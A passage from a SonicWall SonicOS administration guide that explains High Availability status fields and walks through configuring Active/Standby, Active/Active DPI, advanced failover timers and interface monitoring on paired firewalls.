  - View Log
- **Node Status** - Indicates if Active/Active Clustering is enabled or is not enabled.
- **Found Peer** - Indicates if the Primary unit has discovered the Secondary unit. Possible values are **Yes** and **No**.
- **Settings Synchronized** - Indicates if HA settings are synchronized between the Primary and Secondary units. Possible values are **Yes** and **No**.
- **Stateful HA Synchronized** - Indicates if stateful synchronization settings are synchronized between the Primary and Secondary units. Possible values are **Yes** and **No**.

High Availability Configuration


- **HA Mode** - One method to determine which SonicWall is Active is to check the HA Settings Status indicator on the **High Availability > Settings** page. If the Primary SonicWall is Active, the first line in the page indicates that the Primary SonicWall is currently **Active**. It is also possible to check the status of the Secondary SonicWall by logging into the LAN IP address of the Secondary SonicWall. If the Primary SonicWall is operating normally, the status indicates that the Secondary SonicWall is currently **Standby**. If the Secondary has taken over for the Primary, the status indicates that the Secondary is currently Active. In the event of a failure in the Primary SonicWall, you can access the management interface of the Secondary SonicWall at the Primary SonicWall LAN IP address or at the Secondary SonicWall LAN IP address. When the Primary SonicWall restarts after a failure, it is accessible using the third IP address created during configuration. If preempt mode is enabled, the Primary SonicWall becomes the Active firewall and the Secondary firewall returns to Standby status.
- **HA Control Link** – Indicates the port, speed, and duplex settings of the HA link, such as **HA 1000 Mbps full-duplex**, when two firewalls are connected over their specified HA interfaces. When High Availability is not enabled, the field displays **Disabled**.
- **HA Data Link** – Indicates the port, speed, and duplex settings of the HA link, such as **HA 1000 Mbps full-duplex**, when two firewalls are connected over their specified HA interfaces. When High Availability is not enabled, the field displays **Disabled**.

High Availability Licenses

- **Primary Stateful HA Licensed** - Indicates if the Primary appliance has a stateful HA license. Possible values are **Yes** or **No**.
- **Secondary Stateful HA Licensed** - Indicates if the Secondary appliance has a stateful HA license. Possible values are **Yes** or **No**. Note that the Stateful HA license is shared with the Primary, but that you must access mysonicwall.com while logged into the LAN management IP address of the Secondary unit in order to synchronize with the SonicWall licensing server.
- **Primary Active/Active Licensed -** Indicates if the Primary appliance has a Active/Active license. Possible values are **Yes** or **No**.

Active/Active High Availability Status

The **High Availability > Status** page provides status for the entire Active/Active cluster and for each Cluster Node in the deployment. The status for the Active/Active cluster is displayed in the upper table, and status for the each Cluster Node is displayed in the lower table.




For additional information on High Availability status and verifying the configuration, see Verifying Active/Active Clustering Configuration on page 1639.

Configuring High Availability

IMPORTANT: High Availability cannot be used along with PortShield except with the SonicWall X-Series Solution. Before configuring HA, remove any existing PortShield configuration from the **Network > PortShield Groups** page. For using HA with PortShield, see SonicOS Support of X-Series Switches on page 359 and the *SonicWall X-Series Solution Deployment Guide*.

High Availability > Settings



You configure High Availability (HA) on he **High Availability > Settings** page:

- Configuring Active/Standby High Availability Settings on page 1659
- Configuring HA with Dynamic WAN Interfaces on page 1660
- Configuring Active/Active DPI High Availability Settings on page 1662


NOTE: For more information on High Availability, see About High Availability on page 1604 and Active/Standby and Active/Active DPI Prerequisites on page 1612. If your Active/Active Clustering environment will use VPN or NAT, see Configuring VPN and NAT with Active/Active Clustering on page 1637 after you have finished the Active/Active configuration.

Configuring Active/Standby High Availability Settings

The configuration tasks on the **High Availability > Settings** page are performed on the Primary firewall and then are automatically synchronized to the Secondary firewall.

To configure Active/Standby:

1 Navigate to **High Availability > Settings**.




2 In the **Mode** drop-down menu, select **Active/Standby**.

3 Select **Enable Stateful Synchronization**. This option is not selected by default.

When Stateful High Availability is not enabled, session state is not synchronized between the Primary and Secondary firewalls. If a failover occurs, any session that had been active at the time of failover needs to be renegotiated.

A confirmation message displays.



4 Click **OK**.

5 To back up the settings when you upgrade the firmware version, select **Generate/Overwrite Backup Firmware and Settings When Upgrading Firmware**. This option is not selected by default.

6 To configure the High Availability Pair so that the Primary firewall takes back the Primary role when it restarts after a failure, select **Enable Preempt Mode**. This option is not selected by default.


Preempt mode is recommended to be disabled when enabling Stateful High Availability, because preempt mode can be over-aggressive about failing over to the Secondary firewall.

7 Select the **Enable Virtual MAC** checkbox to allow the Primary and Secondary firewalls to share a single MAC address. This greatly simplifies the process of updating network ARP tables and caches when a failover occurs. This option is not selected by default.

NOTE: If PPPoE Unnumbered is configured, you must select **Enable Virtual MAC**.


Only the switch to which the two firewalls are connected needs to be notified. All outside devices continue to route to the single shared MAC address.

8 Click the **HA Devices** tab to configure the Secondary firewall serial number. The Serial Number for the Primary Device is displayed, and the field is dimmed and cannot be edited.



9 Enter the **Serial Number** of the **Secondary Device**.

10 Click the **HA Interfaces** tab.



11 Select the interface for the **HA Control Interface**. This option is dimmed and the interface displayed if the firewall detects that the interface is already configured.

12 Select the interface for the **Active/Active DPI Interface**. This option is dimmed and the interface displayed out if the firewall detects that the interface is already configured.

13 When finished with all High Availability configuration, click **Apply**. All settings are synchronized to the Secondary firewall, and the Secondary firewall reboots.

Configuring HA with Dynamic WAN Interfaces


The configuration tasks on the **High Availability > Settings** page are performed on the Primary firewall and then are automatically synchronized to the Secondary.

To configure HA with a dynamic WAN interface:

1 Navigate to **Network > Interfaces**.

2 Configure a WAN interface as PPPoE, as described in Configuring a WAN Interface on page 297.

3 Navigate to **High Availability > Settings**.



4 Ensure the **Enable Stateful Synchronization** checkbox is not selected. This option is not selected by default.


5 Ensure the **Enable Preempt Mode** checkbox is not selected. This option is not selected by default.

6 Select the **Enable Virtual MAC** checkbox. This option is not selected by default.


7 Configure the **HA Devices** and **HA Interfaces** tabs as described in Configuring Active/Standby High Availability Settings on page 1659.

8 Click **Apply**.

9 Navigate to **High Availability > Monitoring**.



10 Click the **Configure** icon for the PPPoE interface. The **Edit HA Monitoring** dialog displays.



11 Select the **Enable Physical/Link Monitoring** checkbox. This option is not selected by default.

12 Ensure the **Primary IPv4 Address** and **Secondary IPv4 Address** fields are set to `0.0.0.0`.

13 Ensure none of the other checkboxes are selected.


14 Click **OK**.

Configuring Active/Active DPI High Availability Settings

The configuration tasks on the **High Availability > Settings** page are performed on the Primary firewall and then are automatically synchronized to the Secondary.

To configure Active/Active DPI:

1 Navigate to **High Availability > Settings**.



2 In the **Mode** drop-down menu, select **Active/Active DPI.**

3 The **Enable Stateful Synchronization** option is automatically enabled for Active/Active DPI, and the option is dimmed.


4 To back up the settings when you upgrade the firmware version, select **Generate/Overwrite Backup Firmware and Settings When Upgrading Firmware**. This option is not selected by default.

5 Under normal conditions, the **Enable Preempt Mode** option should be disabled for Active/Active DPI. This option is not selected by default.

> **NOTE:** This option instructs the Primary firewall to take back the Primary role when it restarts after a failure; thus, this option only applies to Active/Standby configurations.


6 Select the **Enable Virtual MAC** checkbox to allow both firewalls in the HA pair to share a single MAC address. This greatly simplifies the process of updating network ARP tables and caches when a failover occurs. Only the switch to which the two firewalls are connected needs to be notified. All outside devices continue to route to the single shared MAC address. This option is not selected by default.

7 Click the **HA Devices** tab. The Serial Number for the Primary Device is displayed, and the field is dimmed and cannot be edited.



8 Enter the **Serial Number** of the **Secondary Device**.

9 Click the **HA Interfaces** tab.



10 Select the interface for the **HA Control Interface**. This option is dimmed and the interface displayed if the firewall detects that the interface is already configured.

11 Select the interface number for the **HA Data Interface**. This option is dimmed and the interface displayed if the firewall detects that the interface is already configured.


12 Select the interface number for the **Active/Active DPI Interface**. This option is dimmed and the interface displayed if the firewall detects that the interface is already configured.

This interface is used for transferring data between the two firewalls during Active/Active DPI processing. Only unassigned, available interfaces appear in the drop-down menu. The connected interfaces must be the same number on both appliances, and must initially appear as unused, unassigned interfaces in the **Network > Interfaces** page. For example, you could connect X5 on the Primary unit to X5 on the Secondary if X5 is an unassigned interface. After enabling Active/Active DPI, the connected interface will have a **Zone** assignment of **HA Data-Link**.

13 When finished with all High Availability configuration, click **Apply**. All settings are synchronized to the Standby firewall, and the Standby firewall reboots.

Fine Tuning High Availability

High Availability > Advanced



The **High Availability > Advanced** page provides the ability to fine-tune the High Availability configuration as well as synchronize setting and firmware among the High Availability firewalls. The **High Availability > Advanced** page is identical for both Active/Standby and Active/Active configurations.


The **Heartbeat Interval** and **Failover Trigger Level (missed heartbeats)** settings apply to both the SVRRP heartbeats (Active/Active Clustering heartbeat) and HA heartbeats. Other settings on **High Availability > Advanced** page apply only to the HA pairs within the Cluster Nodes.

NOTE: For more information on High Availability, see About High Availability on page 1604 and Active/Standby and Active/Active DPI Prerequisites on page 1612.

Configuring Advanced High Availability

To configure advanced settings:

1. Login as an administrator to the SonicOS management interface on the Master Node, that is, on the Virtual Group1 IP address (on X0 or another interface with HTTP management enabled).
2. Navigate to **High Availability > Advanced**.



3 Optionally adjust the **Heartbeat Interval** to control how often the firewalls in the Active/Active cluster communicate. This setting applies to all units in the Active/Active cluster. The default is **1,000** milliseconds (1 second), the minimum value is 1,000 milliseconds, and the maximum is 300000.

NOTE: SonicWall recommends that you set the Heartbeat Interval to at least 1000.

You can use higher values if your deployment handles a lot of network traffic. Lower values may cause unnecessary failovers, especially when the firewall is under a heavy load.

This timer is linked to the **Failover Trigger Level (missed heartbeats)** timer.

4 Set the **Failover Trigger Level** to the number of heartbeats that can be missed before failing over. This setting applies to all units in the Active/Active cluster. The default is **5**, the minimum is 4, and the maximum is 99.

This timer is linked to the Heartbeat Interval timer. If the **Failover Trigger Level** is set to 5 and the **Heartbeat Interval** is set to 10000 milliseconds (10 seconds), it takes 50 seconds without a heartbeat before a failover is triggered.

5 Set the **Probe Interval** to the interval, in seconds, between probes sent to specified IP addresses to monitor that the network critical path is still reachable. This interval is used in logical monitoring for the local HA pair. The default is **20** seconds, and the allowed range is 5 to 255 seconds.

TIP: SonicWall recommends that you set the interval for at least 5 seconds.

You can set the **Probe IP Address(es)** on the **High Availability > Monitoring** page. See High Availability > Monitoring on page 1667.

6 Set the **Probe Count** to the number of consecutive probes before SonicOS concludes that the network critical path is unavailable or the probe target is unreachable. This count is used in logical monitoring for the local HA pair. The default is **3**, and the allowed range is 3 to 10.

7 Set the **Election Delay Time** to the number of seconds the Primary firewall waits to consider an interface up and stable. The default is **3** seconds, the minimum is 3 seconds, and the maximum is 255 seconds.

TIP: This timer is useful with switch ports that have a spanning-tree delay set.

8 Set the **Dynamic Route Hold-Down Time** to the number of seconds the newly-active firewall keeps the dynamic routes it had previously learned in its route table. The default value is **45** seconds, the minimum is 0 seconds, and the maximum is 1200 seconds (20 minutes). .

NOTE: The **Dynamic Route Hold-Down Time** setting is displayed only when the **Advanced Routing** option is selected on the **Network > Routing** page.

TIP: In large or complex networks, a larger value may improve network stability during a failover

This setting is used when a failover occurs on a High Availability pair that is using either RIP or OSPF dynamic routing. During this time, the newly-active appliance relearns the dynamic routes in the network. When the **Dynamic Route Hold-Down Time** duration expires, SonicOS deletes the old routes and implements the new routes it has learned from RIP or OSPF.

9 If you want Failover to occur only when ALL aggregate links are down, select the **Active/Standby Failover only when ALL aggregate links are down** checkbox.

10 To have the appliances synchronize all certificates and keys within the HA pair. select the **Include Certificates/Keys** checkbox. This option is selected by default.

11 (Optional) To synchronize the SonicOS preference settings between your primary and secondary HA firewalls, click the **Synchronize Settings** button.


12 (Optional) To synchronize the firmware version between your primary and secondary HA firewalls, click the **Synchronize Firmware** button.

13 (Optional) To test the HA failover functionality is working properly by attempting an Active/Standby HA failover to the secondary firewall, click the **Force Active/Standby Failover** button.

14 When finished with all High Availability configuration, click **Accept**. All settings are synchronized to the Secondary unit or to other units in the cluster.

Monitoring High Availability

High Availability > Monitoring




On the **High Availability > Monitoring** page, you can configure independent management IP addresses for each unit in the HA Pair, using either LAN or WAN interfaces. You can also configure physical/link monitoring and logical/probe monitoring. For more information about the HA Monitoring settings, see About High Availability and Active/Active Clustering on page 1603.

Active/Standby High Availability Monitoring


To set the independent LAN management IP addresses and configure physical and/or logical interface monitoring:

1 Login as an administrator to the SonicOS user interface on the Primary SonicWall.

2 In the left navigation pane, navigate to **High Availability > Monitoring**.



3 Click the **Configure** icon for an interface on the LAN, such as **X0**.



4 To enable link detection between the designated HA interfaces on the Primary and Secondary units, leave the **Enable Physical Interface Monitoring** checkbox selected.

5 In the **Primary IPv4 Address** field, enter the unique LAN management IP address of the Primary unit.

6 In the **Secondary IPv4 Address** field, enter the unique LAN management IP address of the Secondary unit.

7 Select the **Allow Management on Primary/Secondary IP Address** checkbox. When this option is enabled for an interface, a green icon appears in the interface's **Management** column in the **Monitoring Settings** table on the **High Availability > Monitoring** page. Management is only allowed on an interface when this option is enabled.

8 In the **Logical Probe IP Address** field, enter the IP address of a downstream device on the LAN network that should be monitored for connectivity. Typically, this should be a downstream router or server. (If probing is desired on the WAN side, an upstream device should be used.)

The Primary and Secondary firewall s regularly ping this probe IP address. If both successfully ping the target, no failover occurs. If neither successfully ping the target, no failover occurs, because it is assumed that the problem is with the target, and not the firewalls. But, if one firewall can ping the target but the other cannot, failover occurs to the firewall that can ping the target.

The **Primary IPv4 Address** and **Secondary IPv4 Address** fields must be configured with independent IP addresses on a LAN interface, such as X0, (or a WAN interface, such as X1, for probing on the WAN) to allow logical probing to function correctly.

9 Optionally, to manually specify the virtual MAC address for the interface, select **Override Virtual MAC** and enter the MAC address in the field. The format for the MAC address is six pairs of hexadecimal numbers separated by colons, such as `A1:B2:C3:d4:e5:f6`.

IMPORTANT: Care must be taken when choosing the Virtual MAC address to prevent configuration errors.

When the **Enable Virtual MAC** checkbox is selected on the **High Availability> Advanced** page, the SonicOS firmware automatically generates a Virtual MAC address for all interfaces. Allowing the SonicOS firmware to generate the Virtual MAC address eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts.

10 Click **OK**.

11 To configure monitoring on any of the other interfaces, repeat Step 3 through Step 10 for each interface.

12 When finished with all High Availability configuration, click **Accept.** All settings are synchronized to the Secondary unit automatically.

